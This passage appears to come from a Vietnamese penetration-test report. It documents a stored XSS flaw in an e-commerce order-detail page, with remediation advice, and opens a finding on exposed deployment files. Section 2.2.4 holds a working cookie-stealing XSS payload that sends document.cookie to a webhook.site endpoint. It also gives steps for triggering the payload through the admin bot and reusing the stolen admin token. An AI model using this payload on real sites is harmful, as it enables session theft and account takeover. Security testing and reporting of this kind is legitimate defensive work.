
Thực hiện mua một sản phẩm và chọn địa chỉ mặc định đã chứa payload XSS ở bước trước làm địa chỉ giao hàng cho đơn hàng.












## Step 4: Vào xem chi tiết đơn hàng vừa mua

Sau khi đặt hàng thành công, truy cập trang chi tiết đơn hàng vừa tạo.




Khi trang chi tiết đơn hàng được mở, payload trong phần **Địa chỉ giao hàng** được render và thực thi, làm xuất hiện hộp thoại `alert(1)` trên trình duyệt.




### 2.2.4 Impact Validation: Admin Session Theft


Sau khi xác nhận payload `<img src=x onerror=alert(1)>` được lưu và thực thi trong trang chi tiết đơn hàng, payload được thay đổi sang dạng callback về endpoint do attacker kiểm soát nhằm kiểm chứng impact khi admin bot truy cập đơn hàng.

Payload được sử dụng:

```
<img src=x onerror="fetch('https://<attacker-controlled-endpoint>/xss?c='+encodeURIComponent(document.cookie))">
```

Tại đây, để có được một endpoint do attacker kiểm soát, ta có thể sử dụng các dịch vụ tạo webhook public như `Webhook.site` hoặc `Beeceptor`. Các dịch vụ này cho phép tạo một URL public để nhận và quan sát các request được gửi từ payload XSS.

**Step 1: Truy cập vào `Webhook.site`**





**Kết quả:** Webhook.site cấp một URL public do attacker kiểm soát. URL này sẽ được dùng làm endpoint nhận dữ liệu được gửi từ payload XSS.

### Step 2: Sử dụng URL vừa có để chỉnh lại payload XSS:


```
<img src=x onerror="fetch('https://webhook.site/74f516c8-5eaa-4d9c-977e-97a50eb1838a/xss?c='+encodeURIComponent(document.cookie))">
```


### Step 3: Làm tương tự lại như ở mục `2.2.3` để tạo đơn hàng với địa chỉ là payload trên:






### Step 4: Vào chi tiết đơn hàng và report cho bot của admin xem








**Step 5: Chuyển qua webhook này đợi một vài giây để lấy được request mới nhất**

Quay lại Webhook.site và quan sát các request mới được gửi đến endpoint.

Do payload có thể đã được trigger trước đó bởi phiên của AccountA khi mở trang chi tiết đơn hàng, cần kiểm tra request mới nhất hoặc phân biệt request của admin bot dựa trên thời điểm nhận request, User-Agent, IP hoặc giá trị cookie/JWT nhận được.





**Kết quả:** Webhook nhận được request mới từ payload XSS. Trong request này, tham số `c` chứa cookie/JWT được gửi từ ngữ cảnh của admin bot. Điều này xác nhận rằng payload Stored XSS có thể thực thi trong admin context và exfiltrate admin session token.


### Step 6: Quay lại trang web và chỉnh lại cookie trong devtool

Sử dụng cookie/JWT nhận được từ webhook để xác minh rằng token này thuộc về phiên admin.

Trong trình duyệt, mở Developer Tools bằng `F12` hoặc `Ctrl + Shift + I`, sau đó cập nhật giá trị cookie/session tương ứng bằng giá trị nhận được từ webhook.




Ứng dụng nhận diện phiên hiện tại là admin. Điều này xác nhận rằng Stored XSS có thể dẫn đến admin session theft và cho phép attacker truy cập các chức năng dành cho admin.




**Kết quả:** Vậy là ta đã lấy truy cập vào tài khoản của admin

### 2.2.5 Remediation

Ứng dụng cần loại bỏ việc render dữ liệu địa chỉ bằng HTML sink như `dangerouslySetInnerHTML` tại trang Order Detail. Các trường như `customerAddress`, `customerWard`, `customerDistrict` và `customerCity` là dữ liệu do người dùng kiểm soát, vì vậy không nên được đưa trực tiếp vào DOM dưới dạng raw HTML.

Ở phía frontend, nên render các giá trị này bằng JSX thông thường để React tự động escape nội dung:

```
<div>
  {order.address.detail}, {order.address.ward}, {order.address.district},
{order.address.province}
</div>
```

Nếu bắt buộc phải render HTML, ứng dụng cần sanitize dữ liệu bằng thư viện đáng tin cậy như DOMPurify trước khi truyền vào `dangerouslySetInnerHTML`. Tuy nhiên, với trường địa chỉ giao hàng, cách an toàn hơn là render dưới dạng text, vì dữ liệu này không cần hỗ trợ HTML.

Ngoài ra, backend nên bổ sung validation hoặc allowlist cho các trường địa chỉ khi nhận input. Ví dụ, chỉ cho phép các ký tự phù hợp với địa chỉ như chữ cái, số, khoảng trắng, dấu câu thông dụng, dấu gạch ngang, dấu phẩy và dấu chấm. Những ký tự hoặc chuỗi có khả năng tạo HTML/JavaScript nên bị từ chối hoặc xử lý phù hợp.

Việc validate input ở backend giúp giảm khả năng lưu payload độc hại vào database, nhưng không nên được xem là biện pháp bảo vệ duy nhất. Biện pháp quan trọng nhất vẫn là output encoding đúng ngữ cảnh và tránh render dữ liệu người dùng bằng raw HTML ở frontend.

Sau khi khắc phục, cần bổ sung test case để đảm bảo payload HTML/JavaScript trong các trường địa chỉ chỉ được hiển thị dưới dạng văn bản bình thường và không được trình duyệt thực thi.

---

## 2.3 XPE-01-003: Exposure of Internal Documentation and Configuration Files

### 2.3.1 Description and Impact

Ứng dụng để lộ một số file và endpoint nhạy cảm trên môi trường public, bao gồm `docker-compose.yml`, `robots.txt` và `swagger-ui.html`.

Các tài nguyên này có thể cung cấp cho attacker thêm thông tin về cấu trúc hệ thống, công nghệ sử dụng, service nội bộ, endpoint API và các đường dẫn không nên được public. Đặc biệt, file cấu hình như `docker-compose.yml` có thể tiết lộ tên service, port, network, biến môi trường, volume mount hoặc thông tin triển khai của hệ thống.

Mặc dù bản thân việc truy cập các file này chưa trực tiếp dẫn đến chiếm quyền hệ thống, thông tin bị lộ có thể hỗ trợ attacker trong quá trình reconnaissance, xác định attack surface và xây dựng các hướng khai thác tiếp theo. Vì vậy, đây là một lỗi Information Disclosure do cấu hình triển khai chưa an toàn.

### 2.3.2 Root Cause

Lỗ hổng này xảy ra do server public cho phép truy cập trực tiếp đến các file hoặc endpoint không cần thiết trên môi trường production.

Cụ thể, các tài nguyên như `docker-compose.yml`, `robots.txt` và `swagger-ui.html` vẫn được đặt trong phạm vi có thể truy cập từ Internet. Điều này cho thấy ứng dụng hoặc web server chưa có cơ chế chặn truy cập đối với các file cấu hình, tài liệu nội bộ hoặc tài liệu API chỉ nên dùng trong môi trường development/testing.

Trong đó, `docker-compose.yml` là file cấu hình triển khai và không nên được expose public. `swagger-ui.html` có thể tiết lộ danh sách API endpoint, request/response schema và các chức năng nội bộ của hệ thống. `robots.txt` tuy là file hợp lệ trên web server, nhưng nếu chứa các đường dẫn nhạy cảm thì cũng có thể làm lộ thêm thông tin cho attacker.

Nguyên nhân chính là thiếu hardening ở tầng web server/static file serving và chưa tách biệt rõ các tài nguyên chỉ dùng cho nội bộ khỏi môi trường public production.

